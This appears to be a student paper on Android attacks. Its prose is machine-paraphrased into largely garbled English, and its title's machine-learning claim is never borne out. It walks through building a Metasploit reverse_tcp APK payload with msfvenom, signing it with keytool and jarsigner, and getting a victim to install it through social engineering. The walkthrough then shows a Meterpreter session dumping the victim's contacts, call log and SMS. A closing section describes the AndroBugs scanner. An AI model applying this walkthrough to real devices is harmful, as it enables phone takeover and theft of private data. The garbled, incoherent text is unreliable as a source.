

# Android System Invasion using Machine Learning

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**Abstract**— Android innovation is a kind of OSS (open source programming), which is a sort of programming promptly accessible with a source code that isn't held elite by intellectual property regulations. Android is designed according to the Linux portion, the primary working arrangement of free and open-source programming. Android is made particularly for cell phones and incorporates programming that offers normal types of assistance for PC applications, middleware, which allows various applications to run simultaneously or interface, and numerous other key applications like informal communication, games, and business modules. Android innovation has various expected advantages to potential purchasers. Android is fueled by an open-source programming stack, and that implies it is allowed to acquire and can be gotten to from the Web. Since Android has more honors, the assailant can ready to get sufficiently close to different fields.

**Index Terms**— Android Attack, Kali Linux, Metasploit framework, Malware, Mobile Security, APK (Android Application Package)

## I. INTRODUCTION

The working arrangement of Android was first settled in 2008 and presently it has turned into the most famous working framework on the planet. Android isn't just being used on versatile however on different gadgets excessively everywhere. Android has adapted to all the opposition looked on the lookout. A legitimate arrangement of safety has likewise been intended for the Android working framework. Legal experts and security engineers have had a significant impact in planning the protections for the Android working framework. The development of Android has been critical lately. The quantity of clients of the Android working framework is expanding step by step.

As no of gadgets that have an Android application framework in them is developing comparatively mindfulness among individuals with respect to information handling is developing step by step. A significant job in fostering this security framework has been played by associations that stop cybercrimes. On the off chance that cybercrimes are controlled and limited, a colossal amount of individual and business data can be saved. This thing requires a lot of responsibility on piece of individuals who foster this Android working framework on various gadgets.

This article shows how a security break can happen by carrying out an Android assault through Metasploit. Make a payload (pernicious content) utilizing msfvenom and save it as an Android application record. Directly following making the payload, you needed to design the Metasploit structure audience utilizing the android/metepreter/reverse\_tcp order with lport and lhost.

An open-source, Linux-based working framework is called Android. It is presently utilized in different gadgets like cell phones, tablets, and televisions. Android offers a rich application structure that permits you to make

inventive applications. Android overwhelms the worldwide portion of the overall industry, representing 70% of all cell phone clients. Android has different elements counting accessibility, amassing, media support, web scrutinizing, illuminating, multitouch, adjustable gadgets, performing various tasks, versatile devices, performing different assignments, Wi-Fi, screen recording Android Shaft, multilingual help, and that's just the beginning. Android is the world's most popular working system, with over 2.5 billion powerful clients in more than 190 countries ns. Hence, numerous aggressors infuse malware into Android and attempt to get to the Android gadget without the client's information.

There are many kinds of assaults on Android. Among them are untrusted APKs, SMS, messages, reconnaissance, application sandbox issues, establishing, and that's only the tip of the iceberg. With untrusted APKs, aggressors trap clients into downloading applications from untrusted sources. These APKs can contain noxious programming that gives an assailant distant permission to a mobile phone expecting that the APK is presented by a client. In the SMS, clients could run over questionable sweetheart SMS and get a tremendous overflow. Assuming clients click on specific connections in messages, they might be diverted to noxious sites that uncover delicate data or face monetary misfortune. In the email class, phishing messages can redirect clients to malicious locales that compromise client nuances. Spam messages can take information from clients. In secret exercises, a couple of utilizations can watch out for convenient clients and report to distant aggressors. In-application sandboxing issues: Sandboxing is the most well-known approach to testing an application in a confined resource environment against various risks and attacks. Any issue with sandboxing implies that vindictive applications can sidestep this system. Establishing is the method involved with attaching your Android gadget to work on its speed and execution. This is surely not a recommended game plan by Android subject matter experts. Establishing your versatile voids your guarantee, makes the way for a wide assortment of malware, and permits aggressors to remotely control your gadget. A solitary security break can bring about the openness of the individual data of millions. These infringement not just monetarily affect the business yet in addition disintegrate client certainty. Network safety is fundamental to shield individuals and associations from spammers and online crooks.

This article shows how a security break can happen by executing an Android assault through Metasploit. Make a payload (pernicious content) utilizing msfvenom and save it as an Android application report. Directly following making the payload, you needed to design the Metasploit structure audience utilizing the android/metpreter/reverse\_tcp order with lport and lhost. To ship off the attack, we need to take a gander at the circumstance with the Apache server as a matter of fact. This permits malignant applications to be introduced on the client's gadget by means of IP. At the point when a goal downloads and presents a malicious application, an assailant can without a very remarkable stretch recuperate the Meterpreter meeting on Metasploit. The programmer should utilize social planning to present an application on the setback's cell. Once the application is introduced on the casualty's gadget, the aggressor or programmer can separate significant data.

## II. LITERATURE REVIEW

Ref. [1] Viewing as the best credits that recognize malware in an unmistakable manner is extreme utilizing AI procedures. So, they have examined the characteristic that makes Android malware programs special in this article. In order to do this, they modeled a malware application's system call progression as a decent first-demand ergodic Markov chain and exhibited the presence of normal plans that incorporate the application's disastrous structure call code. In this implementation, they discover that various malware families' system call sequences contain similar dangerous system call codes

Ref. [2] The rising strength of Android cell phones for ordinary correspondence and information handling makes long-haul secretive malware a considerably more risky danger. Also, it proposes a method to detect and respond to designated covert assaults on android devices. By capturing core dumps at specific intervals they can detect any malicious activity that may be occurring on the device. This can include detecting malware that is attempting to evade detection by hiding its activity or trying to remain silent(Hidden).

Ref. [3] They propose that proposes of method to detect and respond to targeted stealthy attacks on Android devices. Ransomware has been a basic danger that assaults cell phones. Ransomware is a sort of malware that impedes the portable framework and forestalls the client of the contaminated gadget from getting to their information until the payment is paid. **crypto-virus** assaults have prompted serious misfortunes for people and partners.

Ref. [4] On-gadget profound learning is quickly acquiring prominence in portable applications. And these enable disconnected model derivation while safeguarding client security. Also, it is an almost powerful field in several

sources fields including Question answering and speech recognition, etc; profound learning can be for the most part arranged into two distinct ways, cloud-based inference, and on-contraption derivation.

Ref. [5] Development sensors can be used as a side channel for tap-inducing attacks. Movement sensors are introduced on each cell phone these days, so they have analyzed that Utilizing these development sensor readings, will in general be determined which piece of the screen is tapped and expecting they know the continuous UI state of the cell so they can competently understand the PIN or Model or another confidential data. they have played out this assault involving an adjustment of movement sensor information while signing into the cell phones.

Ref. [6]They have introduced a consent choice model to help clients to accomplish better administration of permission demands from various supplication. This model was expected to utilize two fundamental factors that clients go into principally which are convenience and security risk and understood a modified approval the leaders scheme. these contain three components:1) risk appraisal 2) value calculation and 3)a multi-objective smoothing out model.

Ref. [7] They have proposed to use Long-Transient Memory, a portrayal profound learning model, to consequently gain includes straightforwardly from the source code for weakness expectation. They have learned syntactic elements and caught the successive construction in code at the strategy level, they have played out an assessment on 18 Android supplications. For their cross-project assumption, the results suggest that an insightful model, which was ready from an Android application using our procedure, can predict feeble programming parts on typical duplicating the quantity of usages achieved by either Sack of-Words or Significant Feeling Association.

Ref. [8] They have made the run computationally costly weakness examining investigates the application heredities giving a perspective on weakness development, which was up to this point the biggest size of this sort of study. Also, researching Android weaknesses according to an application genealogy perspective was the significant curiosity of this review, which permitted us to yield a few recently spotted discoveries, which are as per the following: 1) most weaknesses could make due no less than three updates; 2) part of outsider libraries were the significant donors of the most weaknesses.

III. ARCHITECTURE DIAGRAM




Fig. (a)

The above diagram represents the architecture diagram of android invasion using machine learning

IV. PROPOSED WORK

MODULE 1

MSFVENOM

msfvenom is an order line device remembered for the Metasploit Structure, which is an open-source entrance testing and double-dealing tool compartment. It is intended to produce different sorts of payloads and encode them for various purposes, for example, making shellcode, indirect accesses, or diversions. msfvenom payloads can give post-double-dealing abilities like running orders, turning between compromised frameworks, catching screen captures, and exfiltrating information from the objective.

MSFCONSOLE

Metasploit is a broadly utilized open-source entrance testing system created by Rapid7. It gives a complete arrangement of devices, exploits, and payloads to survey and take advantage of weaknesses in PC frameworks,



utilized to create a mark, while the computerized testament contains the comparing public key, which can be utilized to confirm the mark.

```
root@kali:~/android# keytool -genkey -v -keystore key.keystore -alias hacked -keyalg RSA -keysize 2048 -validity 10000
Enter keystore password:
Re-enter new password:
What is your first and last name?
[Unknown]: test
What is the name of your organizational unit?
[Unknown]: test
What is the name of your organization?
[Unknown]: test
What is the name of your City or Locality?
[Unknown]: test
What is the name of your State or Province?
[Unknown]: test
What is the two-letter country code for this unit?
[Unknown]: test
Is CN=test, O=test, OU=test, L=test, ST=test, C=test correct?
[no]: yes
Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 10,000 days
for: CN=test, OU=test, O=test, L=test, ST=test, C=test
[Starting keyAliasIndex]
root@kali:~/android# ls -la
total 24
drwxr-xr-x  2 root root 4096 Jul 13 08:14 .
drwxr-xr-x 38 root root 4096 Jul 13 08:13 ..
-rw-r--r--  1 root root 10180 Jul 13 08:12 android_shell.apk
-rw-r--r--  1 root root 2551 Jul 13 08:15 key.keystore
```

Fig.3 Jarsigner

```
root@kali:~/android# jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore key.keystore android_shell.apk hacked
Enter passphrase for keystore:
adding: META-INF/MANIFEST.SF
adding: META-INF/MANIFEST.SSA
adding: META-INF/STAMPFILE.SF
adding: META-INF/STAMPFILE.RSA
signing: AndroidManifest.xml
signing: resources.arsc
signing: classes.dex

>>> Signer
X.509, CN=test, OU=test, O=test, L=test, ST=test, C=test
[Trusted certificate]

jar signed.

Warning:
The signer's certificate is self-signed.
```

Fig.3.1 Jarsigner

```
root@kali:~/android# jarsigner -verbose -certs android_shell.apk
2018 Jul 13 08:12:02 EDT 2018 META-INF/MANIFEST.SF
jar Signer
X.509, CN=test, OU=test, O=test, L=test, ST=test, C=test
[Certificate is valid from 2018/07/13 08:12 to 2018/07/14 08:00]
[Invalid certificate chain: PKCS path handling failed: sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid certification path to requested target]
jar Signer
X.509, CN=test, OU=test, O=test, L=test, ST=test, C=test
[Certificate is valid from 2018/07/13 08:12 to 2018/07/14 08:00]
[Invalid certificate chain: PKCS path handling failed: sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid certification path to requested target]
2018 Jul 13 08:12:02 EDT 2018 META-INF/STAMPFILE.SF
2018 Jul 13 08:12:02 EDT 2018 META-INF/STAMPFILE.RSA
2018 Jul 13 08:12:02 EDT 2018 META-INF/STAMPFILE.SF
2018 Jul 13 08:12:02 EDT 2018 META-INF/STAMPFILE.RSA
jar Signer
X.509, CN=test, OU=test, O=test, L=test, ST=test, C=test
[Certificate is valid from 2018/07/13 08:12 to 2018/07/14 08:00]
[Invalid certificate chain: PKCS path handling failed: sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid certification path to requested target]
2018 Jul 13 08:12:02 EDT 2018 resources.arsc
jar Signer
X.509, CN=test, OU=test, O=test, L=test, ST=test, C=test
[Certificate is valid from 2018/07/13 08:12 to 2018/07/14 08:00]
[Invalid certificate chain: PKCS path handling failed: sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid certification path to requested target]
jar Signer
X.509, CN=test, OU=test, O=test, L=test, ST=test, C=test
[Certificate is valid from 2018/07/13 08:12 to 2018/07/14 08:00]
[Invalid certificate chain: PKCS path handling failed: sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid certification path to requested target]
```

Fig.3.2 Jarsigner

Also, Keytool and Keystore jarsigner depends on the Java keytool order and Java Keystore (JKS) records for overseeing cryptographic keys and advanced declarations. keytool is utilized to make, import, and oversee key coordinates and testaments in a keystore. The keystore is a solid compartment that holds the confidential keys and relating testaments utilized for marking and verification. Timestamping marking Container documents, it's generally expected to incorporate a timestamp to guarantee the legitimacy of the mark even after the endorsement utilized for marking terminates. A timestamping authority gives a trusted timestamp that demonstrates the presence of the marked Container document at a particular time.




Fig.3.3 signed apk

**MODULE 4**

Post-double-dealing utilizing Metasploit includes performing different activities and exercises on a compromised framework after an effective endeavor. Metasploit gives a few modules and elements that can be utilized during post-double-dealing to keep up with access, assemble data, raise honors, and perform other tasks.Privilege

Heightening Metasploit gives modules to recognize and take advantage of weaknesses that can prompt honor heightening on the compromised framework. These modules target shortcomings in working frameworks, administrations, or misconfigured authorizations, giving you to raise your rights to deal with the situation Information Social occasion Metasploit incorporates modules for get-together data about the compromised framework, for example, network design, running cycles, introduced programming, client records, and document framework contents. This data can be important for additional double-dealing or for understanding the objective environment. Data Exfiltration Metasploit can help in exfiltrating information from the compromised framework. You can utilize modules to pack, encode, and move documents or delicate data to an outside area or aggressor controlled framework.

```

[*] Started reverse TCP handler on 192.168.0.10:4444
[*] Sending stage (73650 bytes) to 192.168.0.3
[*] Meterpreter session 1 opened (192.168.0.10:4444 → 192.168.0.3:60788) at 2020-07-13 09:58:44 -0400

meterpreter > sysinfo
Computer : localhost
OS       : Android 8.1.0 - Linux 3.18.14-14721103 (armv8l)
Meterpreter : dalvik/android
meterpreter >

```

Fig.4.1 post exploitation

```

Terminal
com.qualcomm.qti.callfeaturessetting com.qualcomm.qti.callfeaturessetting false true
com.qualcomm.qti.dpmuiddservice com.qualcomm.qti.dpmuiddservice false true
com.qualcomm.qti.networksetting com.qualcomm.qti.networksetting false true
com.qualcomm.qti.optinoverlay com.qualcomm.qti.optinoverlay false true
com.qualcomm.qti.sm.service.trustzoneaccess com.qualcomm.qti.sm.service.trustzoneaccess false true
com.qualcomm.qti.qtiSystemService com.qualcomm.qti.qtiSystemService false true
com.qualcomm.qti.monetizefeedback com.qualcomm.qti.monetizefeedback false true
com.qualcomm.qti.linsetting com.qualcomm.qti.linsetting false true
com.qualcomm.qti.telephonyService com.qualcomm.qti.telephonyService false true
com.qualcomm.qti.iis com.qualcomm.qti.iis false true
com.qualcomm.linservice com.qualcomm.linservice false true
com.qualcomm.cne.CNService.CNServiceApp com.qualcomm.cne.CNServiceApp false true
com.riptide com.riptide false true
com.vivo.contentcatcher.proxy.components.CatcherApplication com.vivo.contentcatcher false true
i Manager com.igmssecure false true
i Music com.vivo.dream.music false true
i Widget com.vivo.dream.musicconnect false true
org.codematters.bluetooth org.codematters.bluetooth false true
org.codematters.im org.codematters.im false true
service.security.plugin com.vivo.integrity false true
scsblService com.qualcomm.qti.scsblService false true
vivo.account com.bb.account false true
vivo.how.screen com.bb.bluetooth false true
vivo.com com.vivo.webkit false true
vivo.net com.bb.cloud false true
vivoService com.vivo.demoservice false true
vivoMillpaperBus com.bb.these.resources false true

meterpreter > dump_contacts
[*] Fetching the contacts list
[*] Contacts list saved to: contacts_dump_3023802201603.txt
meterpreter > dump_calling
[*] Fetching the calling log
[*] Call log saved to: calling_dump_3023802201603.txt
meterpreter > dump_sms
[*] Fetching the SMS messages
[*] SMS messages saved to: sms_dump_3023802201603.txt
meterpreter >

```

Fig.4.2 collecting information

**MODULE 5**

**ANDROBUGS**

AndroBugs is an open-source structure intended for static examination of Android applications. It is explicitly centered around recognizing security weaknesses and possible issues inside Android APK documents. The structure aids the discovery of safety shortcomings, security concerns, and different defects in Android applications. Static Examination: AndroBugs performs static examination of Android APK records without executing the applications. It looks at the code, assets, manifest, and different parts of the APK to distinguish potential security issues. Vulnerability Discovery The structure incorporates different modules and rulesets to recognize normal security weaknesses and shortcomings in Android applications. These incorporate weaknesses, for example, unreliable information stockpiling, uncertain correspondence, input approval issues, and deficient permissions. Privacy Examination AndroBugs can investigate Android applications to recognize security related concerns. It looks at the authorizations mentioned by the application, utilization of touchy information like area or contacts, and expected breaks of individual data. The system analyzes the parts utilized in the application, like exercises, administrations, and broadcast beneficiaries. It checks for possible misconfigurations, shaky utilization of these parts, or whatever other issues that could prompt security vulnerabilities. Reporting AndroBugs gives nitty gritty reports that feature the distinguished weaknesses, protection concerns, and other identified issues inside the investigated APK records. These reports assist designers and security experts with understanding the potential dangers related with the application.




Fig.5 Androbugs Framework




Fig.5.1 Report Generation

## V. CONCLUSION

Nowadays people believe that mobile phone is everything. Every person has a mobile phone, preferably a smartphone. Everything available online can be accessed from anywhere by anyone with a smartphone. This greatly reduced the use of personal computers for simple tasks as it was replaced by simple and small smartphones. Mobile is related to every human activity in one way or another. Mobile phones were traditionally used to communicate with people. But now the mobile phone has replaced the role of camera, radio, iPod, game stations, etc. Mobile devices are also used in financial matters, using mobile wallets and online banking applications. Thus, the mobile device has almost all the sensitive information about the user. It is very important that the device and the data it contains are protected. Even a careless attitude of the user can lead to security attacks because most of the data is available on the device. This project shows that Android malware is much less secure than computers or Apple devices and is becoming more lethal and harder to detect. Because of the open-source nature of the Android working framework, there is dependably a steady fight between the improvement of malware and the improvement of discovery strategies. distinguishing proof strategies.

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